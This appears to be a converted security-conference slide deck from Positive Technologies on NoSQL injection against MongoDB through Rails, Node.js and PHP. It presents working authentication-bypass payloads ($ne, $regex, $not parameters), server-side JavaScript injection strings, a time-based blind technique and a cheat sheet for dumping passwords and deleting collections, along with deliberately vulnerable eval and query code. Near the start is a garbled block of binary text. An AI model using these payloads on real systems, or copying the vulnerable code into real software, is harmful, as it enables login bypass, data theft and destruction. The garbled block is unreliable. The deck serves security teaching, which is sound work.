
```
ReplSetBridge.prototype.toString = function() {
return this.host+" -> "+this.dest;
};
```



```
...
T;H;#9=:UQT差9=:音9:WQV@;Q WQ
V9=:
9:::QV9=:QT5耐9:崙9;9Y?[Z:籽9:QV9=:QT5耐9:崙9;9Y?[Z:籽9:Q;9V:Qδδg
dδgδeδgδg
c
dcd#魁郵cd
C
C醜器g郵c
C
P醜器Cg q3箭|艱^□d□d艱R□|艱6所□B蔽紆Φ量她g托她@轴儘糖 翰 P煉x她祿 3拉蚱 輕 <P?艱`r'輕 豎QprintShardingSizes not
shard db!월M;=牀⊖P煉!□=牀粘1`r'=牀徠山所!x峴T▲型 @轴副&型□牀技蛰 `r'牀pw 牀悍狂saveDBV$=牀芬e短$=坑鍍銀Yóó
닐;;TQδΠdz噪 k噪 0;;TC::QTJ;奇9;Y;
9=T5 =#[ Z:耍9;9Y?[ Z:耍9:QδKd魁δc3Πg(c+Π9c<卸9; 9Ix□`艱X鉅峯x拉HT艱δ 惱 翰 蚱 o艱?蚱儘P煉見 !H□襪(=牀□;1`r'(=
牀;趨 A樞牀玄`r'牀魁 称牀尅`r'牀h豎keyPattern蜀b=牀早Q咥X咥 piATmQδ□襪 烟 □輪 俵輪 載 F;#
9=:mQ;差9=:音9:WQV@;9=:Q= WQ
WQV9=:QV9=:
9;差9=:音9:::QV9=:Q;9YZWQ;5崙9:未9:Q;WQV9=:Q;5崙9:秒9;9Y?[Z:未9:Q;9V:Qδfg
```




Features of some programming languages



Ruby on Rails


nodeJS

nodejs



PHP







Ruby on Rails



Features of some programming languages

Mass assignment in Ruby on Rails:



Features of some programming languages

Mass assignment in Ruby on Rails:

The image shows a Burp Suite interface on the left and a Ruby on Rails console output on the right. The Burp Suite window displays a request to `http://localhost:8080/articles/50896fe3feb0273d45000041/comments`. The request body is a form-encoded string containing parameters like `utf8`, `authenticity_token`, `comment%5Bcontent%5D`, and `comment%5Btest%5D`. The console output shows the result of `db.articles.find()`, which returns an array of article objects. The first object has a `test` attribute, which is underlined in red. A red arrow points from the `comment%5Btest%5D=test` parameter in the request to the `"test": "test"` key-value pair in the console output, demonstrating how the parameter is assigned to the `test` attribute of the object.

```
POST /articles/50896fe3feb0273d45000041/comments HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:15.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-ru,ru;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://localhost:8080/articles/50896fe3feb0273d45000041
Cookie:
_blog_session=Bah7B0kiD3N1c3Npb25faWQGOgZFRiI1ND11MDYOMGFmNTk5YTE1MDFjY
lbgY7AEZJIjFzMFkyMHZCNiswTEExFL3Y4VmtwNW9vb2RNdExsS1VYUUZzaXc4bURsV2xRPO
2fbb20ee0053601c
Content-Type: application/x-www-form-urlencoded
Content-Length: 173

utf8=%E2%9C%93&authenticity_token=sOY2OvB6%2BOLLE%2Fv8Vkp5oooodVtL1KUXQF
AAAAAAAA&comment%5Bcontent%5D=BBBBBBBBBBBB&comment%5Btest%5D=test
```

```
> db.articles.find() [1]
{
  "_id" : ObjectId("50896fe3feb0273d45000041"),
  "author_id" : "cyber-dash-punk",
  "comments" : [
    {
      "_id" : ObjectId("50897e7dfeb02745b5000002"),
      "name" : "AAAAAAAAAAAAAAAA",
      "content" : "BBBBBBBBBBBBBBBB",
      "test" : "test"
    }
  ],
  "content" : "w",
  "name" : "w",
  "published_on" : ISODate("2012-10-01T00:00:00Z")
}
```



nodeJS

NodeJS



Features of some programming languages

JSON injection в NodeJS + MongoDB:

VULNERABLE SOURCE CODE:

```
var loginParam = eval("{\" login: '" + login + "',  
  password: '" + password + "' }");
```

SEND

```
login = "root'}}//"
```

RESULT QUERY:

```
db.users.findOne({ login: 'root' }) //'', password: '' }
```

MongoDB ▾ Блог


Поздравляю! Ты вошел в систему!

[Выйти из системы.](#)

[Хакер 02/12 \(157\)](#)



Features of some programming languages



PHP



Features of some programming languages

Types of vulnerabilities:

- ≡ Bypass authorization via Array in php driver.
- ≡ Injecting SSJS code.
- ≡ Blind SSJS injecting, Time-based



Features of some programming languages

As you know, php processes data from GPC as Array:

`password[$ne]=parol1`

```
array(1) {  
    ["$ne"]=>  
    string(6) "parol1"  
}
```



There is `find()` function in the official driver for php:

```
$cursor1 = $collection->find(array("login" => $login, "pass" => $pass ));
```



Features of some programming languages

And we got this query to mongoDB collection:

```
db.members.find({ "login" : "Admin", "pass" : {$ne : "parol1"} })
```

With these techniques you can bypass authorization:

```
?login=Admin&password[$not][$type]=1 //Еще один способ  
?login=Admin&password[$ne]=1 // Через логику  
?login[$regex]=^Ad&password[$regex]=^ //При помощи регулярки
```



Features of some programming languages


Injecting in SSJS.

For example, we have this vulnerable code:

```
$q = "function() { var loginn = '$login'; var passs = '$pass'; db.members.insert({id : 2, login : loginn, pass : passs}); }";  
$db->execute($q);
```

We can see our login, id and pass in answer

Trying to inject in SSJS query:



127.0.0.1:8080/index1.php?login=user&password=1'; var loginn = db.version(); var b='

```
id: 2  
login: 2.0.4  
pass: 1
```

As you can see, we rewrite "login" value by db.version() value



Features of some programming languages

Sometimes we can't see answer from our SSJS code.

For this situations we can use Time-Based technique:

```
> if(db.version() == "2.0.1"){ sleep(1000) }
> if(db.version() == "2.0.4"){ sleep(1000) }
null
> if(db.version() == "2.0.1"){ sleep(1000) }
```

A special script was written for this task.

```
*****
```

```
Getting the name of 1 collection
```

```
*****
```

```
*****
```

```
Getting length of 1 collection
```

```
*****
```

```
Trying 0 symbols
```

```
Trying 1 symbols
```

```
Trying 2 symbols
```

```
Trying 3 symbols
```

```
Trying 4 symbols
```

```
Trying 5 symbols
```

```
Trying 6 symbols
```

```
Trying 7 symbols
```

```
Trying 8 symbols
```

```
*****
```

```
Getting length of 0 collection
```

```
*****
```

```
Trying 0 symbols
```

```
Trying 1 symbols
```

```
Trying 2 symbols
```

```
Trying 3 symbols
```

```
Trying 4 symbols
```

```
Trying 5 symbols
```

```
Trying 6 symbols
```

```
Trying 7 symbols
```

```
Trying 8 symbols
```



NoSQL-injection Cheat Sheet

- ❑ **db.getName()** – Get current DB name
- ❑ **db.members.count()** – Get number of documents in the collection
- ❑ **db.members.validate({ full : true})** – Get ALL information about this collection
- ❑ **db.members.stats()** – Get information about this collection
- ❑ **db.members.remove()** – remove all documents from current collection
- ❑ **db.members.find().skip(0).limit(1)** – Get documents from DB (Change only number in skip() function)
- ❑ **db.getMongo().getDBNames().toString()** – Get the list of all DBs
- ❑ **db.members.find()[0]['pass']** – Get “pass” value from current collection



Thanks!

**POSITIVE TECHNOLOGIES –
OUR EXPERIENCE, YOUR SECURITY**

PT@PTSECURITY.COM
WWW.PTSECURITY.COM

Firstov Mikhail
mfirstov@ptsecurity.ru